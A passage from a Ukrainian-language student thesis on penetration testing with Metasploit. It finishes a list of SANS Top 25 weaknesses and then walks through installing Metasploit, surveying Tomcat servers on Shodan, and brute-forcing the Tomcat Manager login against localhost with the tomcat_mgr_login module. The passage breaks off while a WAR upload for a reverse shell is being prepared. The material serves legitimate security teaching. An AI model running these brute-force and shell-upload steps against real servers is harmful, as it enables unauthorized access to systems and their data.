13. CWE-287 - Improper Authentication - Неправильна автентифікація

14. CWE-190 - Integer Overflow or Wraparound - Переповнення цілочисельного типу або зациклення

15. CWE-502 - Deserialization of Untrusted Data - Десеріалізація ненадійних даних

16. CWE-77 - Improper Neutralization of Special Elements used in a Command ('Command Injection') - Неправильна нейтралізація спеціальних елементів, що використовуються в команді

17. CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer - Неправильне обмеження операцій у межах буфера пам'яті

18. CWE-798 - Use of Hard-coded Credentials - Використання зашитих у коді облікових даних

19. CWE-918 - Server-Side Request Forgery (SSRF) - Фальсифікація запиту на стороні сервера

20. CWE-306 - Missing Authentication for Critical Function - Відсутня автентифікація для критичної функції

21. CWE-362 - Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') - Одночасне виконання з використанням спільного ресурсу з неправильною синхронізацією

22. CWE-269 - Improper Privilege Management - Неправильне управління привілеями (Improper Privilege Management)

23. CWE-94 - Improper Control of Generation of Code ('Code Injection') - Неправильне керування генерацією коду

24. CWE-863 - Incorrect Authorization - Неправильна авторизація

25. CWE-276 - Incorrect Default Permissions - Неправильні типові дозволи

Отже, усунувши вразливості, перелічені в списку SANS Top 25, розробники і фахівці з безпеки можуть підвищити рівень захисту своїх програмних додатків, знизивши ризик експлуатації та потенційних порушень безпеки.

Висновок до розділу 2

У даному розділі роботи було проведено детальне дослідження фреймворку Metasploit та аналіз методологій пенетраційного тестування. Починаючи з короткої історії створення Metasploit, була проаналізована еволюція цього інструменту, його ключові етапи розвитку та вплив на сучасну кібербезпекову галузь.

Також було виконано аналіз основних можливостей Metasploit. На основі аналізу було виявлено широкий спектр функцій, що забезпечують практичні рішення для імплементації пенетраційних тестів.

Проведено аналіз стандартів методологій, таких як OSSTMM, ISSAF, PTES, OWASP Top 10 і SANS Top 25. Зокрема, висвітлено основні аспекти кожного стандарту, їхню методологію та внесок у практику пен-тестінгу.на На основі даного аналізу кожна компанія може виконувати захисні заходи для безпеки корпорації. Разом з цим використовуючи дані методолігії інженери мають можливість використати цільову медологію для пошуку вразливостей у системах.

3 ПРАКТИЧНЕ ЗАСТОСУВАННЯ ПЕНЕТРАЦІЙНИХ ТЕСТУВАНЬ ЗА ДОПОМОГОЮ METASPLOIT

3.1 Встановлення Metasploit (ОС MacOS)

У попередньому розділі виконано аналіз стандартів та матеріалів які допоможуть нам на практиці виконати пошук вразливостей системи. У даному розділі, використовуючи проаналізовані методології виконаємо практичну імплементацію вивченого. На практиці буде наведений покроковий пошук вразливостей та застосування експлоїта на прикладі веб-сервера Apache Tomcat, який використовується у технологічному стеці Java.

Для подальшого виконання практики слід встановити Metasploit на ПК. У мому випадку використовується ОС Macintosh. Установити Metasploit на Macintosh можна завдяки пакетному менеджеру Homebrew. Для цього слід виконати команду:

~brew install metasploit

Приклад використання команди наведено на рисунку 3.1. нижче:



Рисунок 3.1 - Приклад встановлення Metasploit за допомогою Homebrew

Після виконання команди, що показано на рисунку 3.1, пакетний менеджер виконає встановлення фремворку Metasploit. Для подальшого запуску Metasploit та його консольної команди необхідно виконати наступному команду у нашому терміналі:

~msfconsole

Дана команда виконує запуск метасплоіт та відкриває консоль, що показано на наступному рисунку 3.2

Рисунок 3.2 - Запущена консоль Metasploit

З рисунку 3.2 бачимо запущену командну консоль Metasploit готову до подальшої роботи.

3.2 Оцінка поширеності серверів на Apache Tomcat та його встановлення

Apache Tomcat - це реалізація з відкритим вихідним кодом технологій Java Servlet, JavaServer Pages, Java Expression Language та Java WebSocket. Він надає середовище веб-сервера для виконання коду на Java, що дозволяє розміщувати і виконувати веб-додатки на основі Java. Tomcat часто

використовується в поєднанні з HTTP-сервером Apache або самостійно для обслуговування веб-вмісту на основі Java.

Виконаємо аналіз по серверах, які використовують Apache Tomcat. Для цього скористаємось відповідним сервісом Shodan. Shodan - це пошукова система, яка сканує інтернет на наявність пристроїв і сервісів, підключених до інтернету. Результат запиту наведений на наступному рисунку 3.3



Рисунок 3.3 - Звіт по загальній кількості хостів які використовуюсть Apache Tomcat

З наведеного вище рисунку 3.3 можемо підсумувати наступні аналітичні дані:

- всього знайдено пристроїв понад 145257

- топ-5 країн які використовують сервера на Tomcat (у порядоку спадання) це: Китай, Ізраїль, США, Бралилія та Німеччина

Дана аналітика актуальна на 11 грудня 2023р. Отож враховуючи широке використання Apache Tomcat багатьма організаціями, питання безпеки самого серверу стає більш критичним тому, що у разі присутності певних вразливостей системи зловмисники потенційно зможуть отримати доступ до внутрішніх мереж корпорацій, а внаслідок цього заволодіти конфіденційними даними клієнтів корпорацій, тобто звичайних людей.

Для подальшого пошуку вразливостей Tomcat перш за все потрібно його встановити для попереднього аналізу структури та архітектури системи. Архіви з системою Tomcat доступні за посиланням на офіційному сайті Apache Tomcat [21]. Також встановити сервер можна за допомогою вищезгаданого пакетного менеджера Homebrew.

Перейдемо до аналізу структури архіву з веб-сервером. Перейшовши у папку Tomcat ми побачимо наступну структуру директорій (рисунок 3.4)



Рисунок 3.4 - Структура директорій Apache Tomcat

З рисунку 3.4 бачимо наступну структуру директорій у веб-сервері Apache Tomcat:

- bin: містить скрипти, необхідні для ініціалізації сервера, такі як запуск та вимкнення, а також виконувані файли;

- common: зберігає загальні класи, які можуть використовувати Catalina та інші розроблені розробником веб-додатки;
- conf: складається з XML-файлів сервера та пов'язаних з ними визначень типів документів для налаштування Tomcat;
- logs: зберігає журнали, згенеровані Catalina та додатками;
- server: містить класи, які використовуються виключно Catalina;
- shared: містить класи, до яких можуть мати спільний доступ усі веб-програми;
- webapps: містить всі веб-додатки;
- work: тимчасове сховище для файлів і каталогів.

Далі перейдемо у наступному важливу директорію webapp (рисунок 3.5)



Рисунок 3.5 - Перелік файлів/директорій у webapp

З рисунку 3.5, що наведений вище, відповідно перейшовши до каталогу webapps і переглянувши його вміст, ми можемо бачимо наступні директорії:

- ROOT: це кореневий каталог веб-додатку. Він містить усі JSP-файли та HTML сторінки, клієнтські JAR-файли тощо;
- docs: дана директорія містить документацію Apache Tomcat;
- examples: містить приклади сервлетів, JSP та WebSocket, які допоможуть розробникам у розробці;
- host-manager: програма host-manager дозволяє нам створювати, видаляти та керувати віртуальними хостами в Tomcat. Цей каталог містить код для цього;

- manager: менеджер дозволяє нам керувати веб-додатками, встановленими на екземплярі Apache Tomcat у вигляді файлів архіву веб-додатків (WAR).

Чітке розуміння структури файлів і директорій може допомогти нам провести досить ефективну попередню розвідку для наших тестів на проникнення на цільовому сервері Tomcat.

Щодо запуску Tomcat - для детального огляду встановлення та запуску сервера Tomcat на MacOS рекомендую скористатись відкритим джерелом[22]. Запущений Томкат буде необхідний для подальшої з ним роботи у наступних розділах.

3.2 Запуск модулю tomcat_mgr_login для взлому Tomcat за допомогою методу грубої сили(brute force) за допомогою інструментів Metasploit

Розглянемо, як можна використовувати вразливі версії Tomcat. Виконаємо команду пошуку модулів, які наявні у Metasploit, для пошуку вразливостей у Apache Tomcat. Для цього виконаємо наступну команду пошуку (рисунок 3.6)

~search Tomcat



Рисунок 3.6 - Команда пошуку модулів Tomcat у Metasploit

Отож з рисунку 3.6 бачимо широкий перелік доступних модулів для роботи. Використаємо найпростіший модуль, який переберe Tomcat Manager і надасть нам облікові дані.

Щоб завантажити модуль, ми можемо скористатися наступною командою:

~use auxiliary/scanner/http/tomcat_mgr_login

Перед використанням модуля завжди корисно дізнатися, як він працює. Пам'ятаючи про це, пентестер може налаштувати модуль у випадку, якщо у вас встановлений брандмауер веб-додатків (WAF). Після завантаження модуля ми можемо скористатися командою, щоб переглянути параметри, які потрібно заповнити тестувальнику (рисунок 3.7)

~show options



Рисунок 3.7 - Параметри використання модулю tomcat_mgr_login

Ознайомившись з опціями, що наведені на рисунок 3.7, стає очевидним, що для базової роботи модуль запитує IP (RHOSTS) і порт (RPORT) інстальованого Tomcat, на додаток до списку слів, необхідних для перебору облікових даних. Для встановлення даних значень використовується команда ‘~set’, наприклад виконаємо серію команд для встановлення RHOSTS на localhost (127.0.0.1) та перевіримо чи команда виконалась успішно (рисунок 3.8)

~set RHOSTS 127.0.0.1

~show options



Рисунок 3.8 - Встановлення цілей хостів RHOSTS для використання модулю

Отож з рисунку 3.8 вище бачимо що ціль хосту виконано успішно, порт залишається тим же 8080. Перейдемо до запуску модулю. Запуск модуля здійснюється за допомогою команди '~run' (рисунок 3.9):



Рисунок 3.9 - Запуск команди брут форсу логіну та паролю

З рисунку 3.9 після виконання команди правильно підібраний пароль та логін виведеться відповідним маркером - Success.

3.3 Запуск експлоіту для завантаження WAR на Tomcar за допомогою Metasploit

Припустимо, у нас є облікові дані до екземпляру Apache Tomcat (можливо, через підглядання/винюхування або з файлу з конфіденційною інформацією). Користувач може запустити веб-додаток, завантаживши запакований WAR-файл на екземпляр Apache Tomcat. У цьому розділі ми завантажимо WAR-файл, щоб отримати зв'язування/зворотне з'єднання командного інтерпретатора. Зверніть увагу, що завантаження WAR-файлу вимагає автентифікації для роботи; в іншому випадку сервер відповість кодом HTTP 401 (Неавторизований). Для початку виконаємо запит на сторінку /manager/html. Сервер запросить HTTP-аутентифікацію(рисунок 3.10)



Рисунок 3.10 - Запит на сторіку /manager/html сервера Tomcat

Після заповнення форми аутентифікації, що наведена на рисунку вище. Нас буде перенаправлено на сторінку /manager/status, що наведено на наступному рисунку 3.11



Рисунок 3.11 - Сторінка /manager/status сервера Tomcat

